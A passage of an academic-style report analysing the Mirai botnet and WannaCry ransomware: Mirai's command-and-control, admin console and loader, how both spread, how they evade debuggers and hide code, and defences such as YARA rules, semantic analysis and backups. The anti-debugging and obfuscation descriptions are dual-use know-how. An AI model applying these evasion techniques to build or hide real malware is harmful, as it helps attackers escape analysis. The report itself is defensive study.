3. Restricting the total buffer size to a maximum of 4096 bytes, a limitation managed in `attack.go`.
4. Confirming that none of the targets are whitelisted IP addresses, a check supervised in `api.go`.
5. Validating that the user's access remains authorized, without termination, as managed in `database.go`.
6. Monitoring the attack duration to ensure it doesn't exceed the user's allotted limit, a constraint governed by `database.go`.

7. Assessing whether the user is permitted to run multiple concurrent attacks if another attack from the same user is in progress, an evaluation overseen by `database.go`.

These stringent conditions serve as safeguards to control and regulate the initiation of attacks, guaranteeing responsible and secure usage of the service.

#### 6.3.4 The Admin Console

The administrators of the Mirai botnet possess a unique console, granting them the authority to execute administrative tasks. These actions encompass activities such as user addition, removal, and the alteration of user privileges. The code tasked with providing the administrative console and interpreting commands is encapsulated within the `admin.go` file.

The `adduser` command is entered to add a new user. The administrator then has to fill in each of the fields for the new user one-by-one. These fields are:

- Username
- Password
- Bot count
- Maximum attack duration
- Cooldown time

Administrators can also launch attacks of their own, with a similar syntax to normal users. Deliberately launching an attack on a whitelisted prefix causes the attack to fail and the username to be logged on the CNC server.

```
1 // lines 216-219
2 else if !database.ContainsWhitelistedTargets(atk) {
3     clientList.QueueBuf(buf, botCount, botCategory)
4 } else {
5     fmt.Println("Blocked attack by " + username + " to whitelisted prefix")
```

6 }

### 6.3.5 Loader

The downloader is the part of Mirai that downloads the bot executable from the download server. This is widely considered the least important part of the source code, with modern variants dispensing with the mechanism altogether in favour of directly sending the bot's source code from the CNC.

In variants that retain the original mechanism, the following procedure is followed to infect a bot after it has been discovered:

- The CNC server sends the new device a command to download the downloader.
- The downloader fetches the appropriate version of the bot for the target platform and downloads it onto the system.
- The bot is then run, after which the bot executable is promptly deleted.

Unlike the bot which is written in C, the downloader is written as shellcode. This is probably for reasons of brevity, which allows for both a quicker download time and a smaller chance of being corrupted in transit. As one would expect, the shellcode for each platform is different and fetches the version of the bot specific to its target platform.

Though many modern variants do away with the downloader for reasons of simplicity, it is not entirely useless. The loader enables the download server to be separate from the CNC, increasing the flexibility of the variants that choose to preserve this feature.

## 7 Similarities between Ransomware and Botnets

### 7.1 Methods of Propagation

Ransomware and botnets both often infiltrate closed networks through a common vector - malicious emails. This approach is favored due to the challenge of gaining entry into closed networks through alternative means, and the ease of luring at least one unwitting recipient in a large organization. The sheer number of employees increases the likelihood of someone falling victim to a deceptive email.

The modus operandi in many of these emails involves the use of Microsoft Office documents containing malicious macros. Despite Office's default security settings, which disable the execution of such macros, individuals frequently enable them manually to access the file's content. Unfortunately, this action paves the way for the virus to infect the victim's computer.

Another shared trait between WannaCry and Mirai is their ability to propagate automatically after their initial introduction, often via a phishing attack. WannaCry leverages an exploit within the Windows SMB server implementation, while Mirai takes a simpler approach by attempting to log in to IoT devices over Telnet. If successful, it proceeds to infect the device.

## **7.2 Concealment of Presence**

Both WannaCry and Mirai employ tactics to evade detection, including the alteration of the running process's name. However, Mirai goes a step further by eliminating the original executable, enhancing its ability to remain concealed. In contrast, WannaCry lacks this freedom, as it must persist on target systems even after a reboot. To further obfuscate their presence and make detection more challenging, both malware generate random names for their executables.

## **7.3 Anti-debugging techniques**

Both WannaCry and Mirai heavily employ anti-debugging techniques. This strategy is adopted due to the fact that debuggers significantly facilitate dynamic analysis, enabling security researchers to develop countermeasures more efficiently. Furthermore, both systems implement code obfuscation, though Mirai takes this approach to a more pronounced extent compared to WannaCry.

## **7.4 Emergence of New Variants**

A notable commonality between Mirai and WannaCry lies in the frequent emergence of new variants with slight variations following their initial outbreaks. This phenomenon is facilitated by the availability of the means to produce the virus. In Mirai's case, the source code itself serves as this enabling factor, while WannaCry relies on a script to create new versions.

Mirai's new iterations often target alternative objectives. Some versions employ tactics like breaking up and encrypting strings, only to decrypt and reassemble them at runtime. This strategy renders static analysis ineffective, as the presence or absence of specific strings in the source code doesn't correlate with the presence or absence of the malware itself. However, the core nature of the malware remains largely unchanged, making semantic analysis a feasible but resource-intensive solution.

WannaCry, on the other hand, is designed to run on most x86-based Windows systems, making the effort of porting it to more obscure platforms not worth the potential gains. As a result, most WannaCry derivatives opt for subtle modifications to avoid detection. These variations typically involve changes in filenames and extensions of encrypted files, such as some versions using *@WanaCryptor@.exe* while others use *@WannaDecrypt0r@.exe*, among other alterations.

## 8 Differences between Ransomware and Botnets

### 8.1 Background

The distinct characteristics of Mirai and WannaCry cyberattacks presented novel and unique sets of challenges within the cybersecurity domain. The purpose of this section is to establish commonalities and shared traits between the malware instances in terms of their propagation techniques, infection mechanism, target demographics, and more. Furthermore, this section aims to draw distinguishing points of note between the two malicious pieces of software, highlighting key differences, and extract insights from their significant and substantial effects on corporate and government infrastructure. Ultimately, we aim to provide measures to detect, mitigate and prevent such malicious activities in the future.

These incidents emphasized the need for public and private sector collaboration to safeguard against emerging threats in the future. The actors behind these incidents constantly evolve, organisations and the public must be vigilant and adapt security strategies on multiple fronts, and must realise the need for adopting technology securing infrastructure against these vulnerabilities. Organisations should spread cybersecurity awareness by means of including it as part of their culture and equip themselves to face the fast changing landscape of cyber threats.

This section delves into a comprehensive analysis of the similarities between the two malicious software, how they differ in their modes of operation and subsequent impacts on vital corporate and government infrastructure. Following this, we offer a set of practical measures aimed at the detection, mitigation, and prevention of such cyberattacks.

## **8.2 Target demographics**

Mirai, first identified in 2016 after executing an attack on the Krebs On Security website, dominantly focuses on propagating to IoT devices such as printers, residential gateways, IP cameras, routers and DVRs often equipped with weak or default credentials prone to unauthorized access. The purpose of Mirai was to create massive networks of IoT devices weaponized to execute multiple modes of Distributed Denial-of-service attacks aimed at online services, websites and platforms, disrupting their availability and causing great outages in infrastructure.

Mirai was used in an incident against a French company offering web hosting services named OVH, launching a 1 Tbps attack on their infrastructure. In October 2016, multiple distributed denial-of-service attacks were launched on the Domain Name System (DNS) provider Dyn causing major internet platforms such as GitHub, Netflix, Twitter, and Reddit to be unavailable in major parts of the world. As a DNS provider, Dyn provided its end users the mapping of an internet domain name to its corresponding IP address. This attack was accomplished through the issuing of DNS lookup requests from millions of IP addresses from a Mirai infected botnet network.

WannaCry, first identified in 2017 wreaked havoc on machines running the Windows operating system including machines running Windows Server versions, encrypting data and demanding ransom payments for its release upon the locked data, hence having a devastating impact on a wide range of systems. The operating systems affected include - Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, and Windows Server 2016.

WannaCry infected over 200,000 machines across Russia, Ukraine, India, and Taiwan. The cyberattack even severely impacted critical healthcare infrastructure, one of the examples being the malicious attack on the National Health Services hospitals in England and Scotland, computers, MRI Scanners, blood-storage refrigerators and theatre equipment has been said to be impacted by this at-

tack. While the consequences were severe already, it is essential to recognize that the potential for catastrophe. The ransomware attack would have been more impactful and disastrous if it had been targeting highly critical infrastructure such as nuclear power plants, dams, or railway network systems.

Having gone through the technical analyses of WannaCry and Mirai, focusing on their detailed implementations and mechanisms employed to compromise Windows Systems and IoT devices respectively, the following sections aim to summarise and contrast the differences between the propagation and infection mechanisms of the two.

### **8.3 Propagation Mechanisms**

**WannaCry:** WannaCry leverages the exploit known as Eternal Blue, a vulnerability leaked by the Shadow Brokers, developed by the National Security Agency (NSA) focusing on a critical Server Message Block (SMB) weakness found in the target operating systems mentioned previously. By exploiting this vulnerability, Wannacry spreads through interconnected Windows systems within and across networks. The vulnerability exists because the SMB server mishandles specially crafted packets incoming from a network, specifically the negotiation request (SMB\_COM\_NEGOTIATE) packet, allowing attackers to execute arbitrary code. The vulnerability is denoted by the entry CVE-2017-0144.

### **8.4 Mirai**

In contrast to WannaCry, the botnet employs a mechanism for propagation based on the default credentials and login mechanisms for IoT devices. Both Mirai and WannaCry share the similarity of propagation in a worm like fashion, infecting one device to the next. CNC servers actively search the internet for vulnerable IoT devices and, once identified, utilizes brute force attacks to access these devices in an unauthorized manner. Once the malware infects or infiltrates the IoT device, it loads malicious code and executes the malicious program compromising the device, joining it to the Mirai Botnet. The infected devices then listen for directives or commands originating from the CNC servers to perform large scale distributed denial-of-service (DDOS) attacks of several types.



## 8.5 Infection Mechanism

After successfully infiltrating a system via the Eternal Blue exploit and the SMB vulnerability, WannaCry spawns a new service responsible for extracting the files dropped onto the victim machine, containing the resources to encrypt, decrypt and the files with which the WannaCry infection screen is constructed. The service then proceeds to employ encryption algorithms to lock the victim's files having certain extensions targeted by the crypto locking malware. The encryption process appends the extension .wncry to files which have been encrypted by the malware, indicating that the file has been subject to the encryption process.

The ransom note constructed by the executed process appears upon completion of the encryption of selected files on the victim's system. The ransom note generated, contains instructions regarding the transfer of Bitcoins as ransom to a listed Bitcoin Wallet address. Furthermore, the ransom note offers translations of its content in several listed languages. Upon payment of the cryptocurrency to the specified Bitcoin address, users affected by the malware may or may not have their files decrypted by the decryption key. As a result, it is strongly advised against complying with the instructions present in the ransom note.

The infection mechanism of Mirai differs substantially from the infection mechanism employed by WannaCry as it focuses on creating a large network of IoT devices to be harnessed for the purpose of executing massive DDoS attacks rather than encrypting files on a user's device and demanding a ransom to be paid for the same to unlock the encrypted files. Mirai converts vulnerable devices into a bot network under the directions of Command and Control servers.

Once an IoT device is propagated to, the CNC server loads a malicious executable on to the victim and executes this program. The program is responsible for listening for directions from the CNC sever to conduct attacks on a resource, and to report back further vulnerable IPs to the CNC server via a Telnet scan of the network. The CNC server grabbing a hold of these vulnerable IPs then proceeds to continue the infection onwards, adding more bots to the network of compromised IoT devices.

The sophistication of the encryption algorithms WannaCry uses is significant, ensuring that victims cannot decrypt their files without the private key provided by the attacker. It creates a direct financial incentive for the attackers through ransom payments. Mirai on the other hand doesn't demand ransoms, but rents out the capability to perform infrastructure disruption on a large scale through the attacks conducted on these bot networks. Since the entire system is decentralised, it makes it difficult to trace the infection back to a single source.

## **8.6 Additional features**

# **9 Strategies and Tactics Employed by Ransomware and Botnets**

The increase in the speed and sophistication of computer hardware and software has led to the mass availability of tools like debuggers and decompilers. These tools and others like them pose a great threat to malware authors as functionality that would have otherwise been either difficult or impossible for most to understand is made comprehensible not only to the analysts that understand it for a living, but also for people who write scripts to detect and contain the malware. Malware authors thus make use of several techniques to either misdirect the attention of the analyst or deny them the option of using more advanced tools to easily understand the code. Following are some of the measures we have found to be common in ransomware and botnets.

## **9.1 Anti-debugging techniques**

Debuggers, though seldom used on larger server-scale applications, find frequent use in application software. At its core, a debugger provides the following features:

- Breakpoints
- Single-stepping, both into and above a subroutine
- Register value inspection
- Stack traces
- Core dump analysis

Useful as these features are to a developer, a professional with these tools can understand how a new strain works and kill it in its infancy. There are a few common measures malware authors use to combat this.

**IsDebuggerPresent** This is a function in the Windows API that detects if a debugger is present. This condition is usually checked before any of the main code is executed. Debuggers like x64dbg however work around this detect this call and return a false value.

**Looking for a running debugger** The simplest and most obvious way to avoid detection is to kill all running debuggers. The program runs through an internal list of names of debugger executables, and kills the executable with the name if it is found to be running. This can be countered in one of two ways:

- Using a debugger that the authors have not included in the list
- Giving a name to the debugger that is not in the list

**Timing** Running a process inside a debugger is much slower than running it normally. A for loop is run and the time taken for it is measured. If it is a few orders of magnitude slower than it would normally be, a debugger is assumed to be present and the program is stopped. Very slow and heavily loaded systems may evade infection, but these systems are few enough in number for the lost revenue to be negligible. To allow a debugger to be used, the executable has to be patched.

**Capturing SIGTRAP** This one is specific to UNIX and UNIX-like systems like Linux, BSD and Solaris/Illumos. On UNIX-like systems, the debugger sets “traps” in the executable. On reaches the “trap”, the program triggers a SIGTRAP signal, which is handled by the debugger. By explicitly handling the SIGTRAP signal internally, a program can remain unaffected by breakpoints. As with the previous technique, the only way to be able to use a debugger with malware that uses it is to patch the executable.

## 9.2 Obfuscation

Obfuscation is a common strategy among all types of malware. It is a feature that invariably accompanies malware written in scripts, though it does also show itself in different forms in binary malware. In the case of binary malware, the focus of the obfuscation is the data, though the functionality is also sometimes obfuscated.

**String obfuscation** The strings in an executable file give the analyst valuable information regarding the nature and functionality of the malware. As a result, malware authors greatly prioritise hiding this information over other types of obfuscation. Common methods of string obfuscation include:

- *Splitting strings* - Some strings in the executable that may reveal important information are split into different parts and read in sequence into a buffer at runtime.
- *XOR* - The quickest and dirtiest text encoding method involves performing a bitwise XOR of each byte of the text. This can take a form analogous to the Caesar cipher where all bytes are XOR'ed with a single value, though more complex methods are also commonly used. Most of Mirai's data is encoded by this method, using a 4-byte key.
- *Base64 encoding* - Base64 is a very commonly used form of text encoding. It is generally used in dropper malware to store either the final payload or the next stage of the executable.
- *Encryption* - Mere text encoding may not be enough for some types of malware. In those cases, the data is obfuscated by being encrypted with a symmetric key algorithm (usually some variant of AES). Wannacry encrypts its decryption key.

**Irrelevant data** Some malware contains unnecessary data in its .data section. This irrelevant data usually takes the form of strings or large resources. Large resources may themselves also take the form of executables, further confusing the analyst.

**Dead code** Dead code is code that the control flow is unable to reach. This code is included deliberately to confuse analysts. Dead code is usually accompanied by data irrelevant to the functioning

of the malware to make it more convincing. Dead code usually lives in an if-else statement with incomprehensible conditions, or is skipped over with a `jmp` instruction.

**Redundant operations** These are usually performed in critical parts of the code, especially when a string is being decoded. Redundant operations vary in sophistication from simply adding and subtracting a value to making use of more complex expressions and algebraic identities. The actual operation is performed somewhere in the middle, often necessitating a full examination of the logic to tell what is actually being done.

**Static linking** A static executable is far more difficult to analyze than a dynamic executable, with all the library code used by it being integrated into the executable (instead of being referred to by name as in the case of dynamic linking). This leads to the malware's functionality being mixed with code from the libraries it uses, leading to a large number of functions to be analyzed.

## 10 Countermeasures and Strategies Against Ransomware and Botnets

### 10.1 Existing solutions

**Antivirus** Antivirus software works by scanning the hashes of all files on a system and checking these hashes against an up-to-date database of threats. Should it find a match, it reports the fact to a user. It is also capable of either quarantining or deleting the offending file.

Antivirus is however not a foolproof solution, as it does not protect against threats that are not present in the database. Modern antivirus programs however do implement some form of simple intrusion detection and have of late begun to also implement more sophisticated methods for threat detection. Though not the most advanced solution, antivirus is a useful first line of defense.

**Intrusion detection and prevention systems** Intrusion detection systems work by detecting anomalous activity either on the host (in a host-based IDS) or on the network (in a network-based IDS) and

reporting it to the concerned personnel. Intrusion prevention systems take this a step further and attempt to contain or prevent the potential threats that are detected, though how this is done depends both on the IPS system itself and the organization's policies.

Most intrusion detection and prevention systems have general rules to detect ransomware and botnets, with more specific rules for common strains like WannaCry and Mirai.

**YARA** YARA is a pattern-matching tool by VirusTotal that is generally used to classify malware. One can use it to describe families of malware based on patterns found in the binary. Each description or "rule" consists of a list of conditions and a boolean expression with the logic. An example rule is given below:

```
1 rule silent_banker : banker
2 {
3     meta:
4         description = "This is just an example"
5         threat_level = 3
6         in_the_wild = true
7
8     strings:
9         $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
10        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
11        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
12
13    condition:
14        $a or $b or $c
15 }
```

### 10.1.1 Better design of infrastructure

While it is possible to defend against existing threats using the above methods, the only defense against an unknown threat is well-designed infrastructure. Below are some of the measures organizations can take (and have been taking) to combat ransomware and botnets.

**Backups** It has always been important for organizations to maintain isolated backups, and the importance has now only increased. Storing critical records in a system disconnected from the Internet is the only good defense against ransomware, as most ransomware also attacks files on network drives.

**More frequent security updates** Administrators find themselves between a rock and a hard place when it comes to updates, because a single update incompatible with existing code can impede the functioning of the infrastructure. Not updating software however opens them up to attacks, most frequently ransomware. Systems have to be designed to not break completely after a software update, but that task is easier said than done for most organizations as a rewrite of their existing architecture might be infeasible.

## 10.2 Emerging solutions

**Semantic analysis** Semantic analysis refers to the analysis of a malicious program by finding patterns in the call graph, instead of specific patterns of bytes in the executable. The advantage of following this approach over static analysis is increased accuracy without an increase in the number of false positives.

In the paper “Detection of Mirai by Syntactic and Semantic Analysis” (Najah Ben Said et. al.), one particular approach is discussed where the gSpan algorithm is used to identify common subgraphs among multiple samples of malware. A new piece of malware is checked for the presence of these subgraphs to determine whether or not it belongs to that particular family of malware. The authors have used this method with Mirai and have achieved the following results:

Accuracy	Precision	$F_{0.5}$ score
99.63%	100.00%	99.78%

**Software-defined networking** The article “Ransomware detection and mitigation using software-defined networking: The case of WannaCry” (Maxat Akbanov et. al.) details an approach for stopping the spread of WannaCry with the use of software-defined networking. With this approach, an application is written for an OpenFlow controller that examines packets and checks if they are malicious. Assuming there is no entry for the host in flow table, the controller sends the packets to the application. The application parses these packets and forwards them to the destination. Should the application deem the communication malicious, a new flow entry is added to block all packets coming from the infected host.

## 11 Conclusion

We conclude by saying that in light of recent cyberattacks, ransomware and botnets pose a great threat to infrastructure. Ransomware hold data hostage and demand heavy ransom payments, while botnets make use of a large number of infected machines to carry out distributed attacks. Ransomware and botnets are however distinct threats and have to be dealt with in different ways. There are a number of existing solutions that can be used against ransomware and botnets that work reasonably well, with more effective solutions on the horizon. Implementing these on top of already well-designed infrastructure can keep these kinds of threats at bay while allowing the organization to carry on its operations normally.

## References

- [1] URL: <https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=b2b00f1b-e553-47df-920d-f79281a80269&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments>.
- [2] URL: <https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html>.
- [3] URL: <https://en.wikipedia.org/wiki/Botnet>.



- [4] URL: <https://cybernews.com/security/the-8-biggest-botnets-of-all-time/>.
- [5] URL: <https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/>.
- [6] Alexander Adamov and Anders Carlsson. “The state of ransomware. Trends and mitigation techniques”. In: Sept. 2017, pp. 1–8. DOI: 10.1109/EWDTS.2017.8110056.
- [7] Maxat Akbanov, Vassilios G. Vassilakis, and Michael D. Logothetis. “Ransomware detection and mitigation using software-defined networking: The case of WannaCry”. In: *Computers & Electrical Engineering* 76 (2019), pp. 111–121. ISSN: 0045-7906. DOI: <https://doi.org/10.1016/j.compeleceng.2019.03.012>. URL: <https://www.sciencedirect.com/science/article/pii/S0045790618323164>.
- [8] Sumaiah Algarni. “Cybersecurity Attacks: Analysis of “WannaCry” Attack and Proposing Methods for Reducing or Preventing Such Attacks in Future”. In: *ICT Systems and Sustainability*. Ed. by Milan Tuba, Shyam Akashe, and Amit Joshi. Singapore: Springer Singapore, 2021, pp. 763–770. ISBN: 978-981-15-8289-9.
- [9] Najah Ben et al. “Detection of Mirai by Syntactic and Behavioral Analysis”. In: Oct. 2018, pp. 224–235. DOI: 10.1109/ISSRE.2018.00032.
- [10] Nirav Bhojani. “Malware Analysis”. In: Oct. 2014. DOI: 10.13140/2.1.4750.6889.
- [11] Jinkyung Lee, Chaetae Im, and Hyuncheol Jeong. “A Study of Malware Detection and Classification by Comparing Extracted Strings”. In: *Proceedings of the 5th International Conference on Ubiquitous Information Management and Communication*. ICUIMC ’11. Seoul, Korea: Association for Computing Machinery, 2011. ISBN: 9781450305716. DOI: 10.1145/1968613.1968704. URL: <https://doi.org/10.1145/1968613.1968704>.
- [12] Adam Lockett. *Assessing the Effectiveness of YARA Rules for Signature-Based Malware Detection and Classification*. 2021. arXiv: 2111.13910 [cs.CR].
- [13] Stefano Sebastio et al. “Optimizing symbolic execution for malware behavior classification”. In: *Computers and Security* 93 (2020), p. 101775. ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2020.101775>. URL: <https://www.sciencedirect.com/science/article/pii/S0167404820300602>.

- [14] Hamdija Sinanović and Sasa Mrdovic. “Analysis of Mirai malicious software”. In: *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*. 2017, pp. 1–5. DOI: 10.23919/SOFTCOM.2017.8115504.
- [15] *Symantec’s initial blog*. URL: <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/wannacry-ransomware-attack>.
- [16] Daniel Votipka et al. “An Investigation of Online Reverse Engineering Community Discussions in the Context of Ghidra”. In: Sept. 2021, pp. 1–20. DOI: 10.1109/EuroSP51992.2021.00012.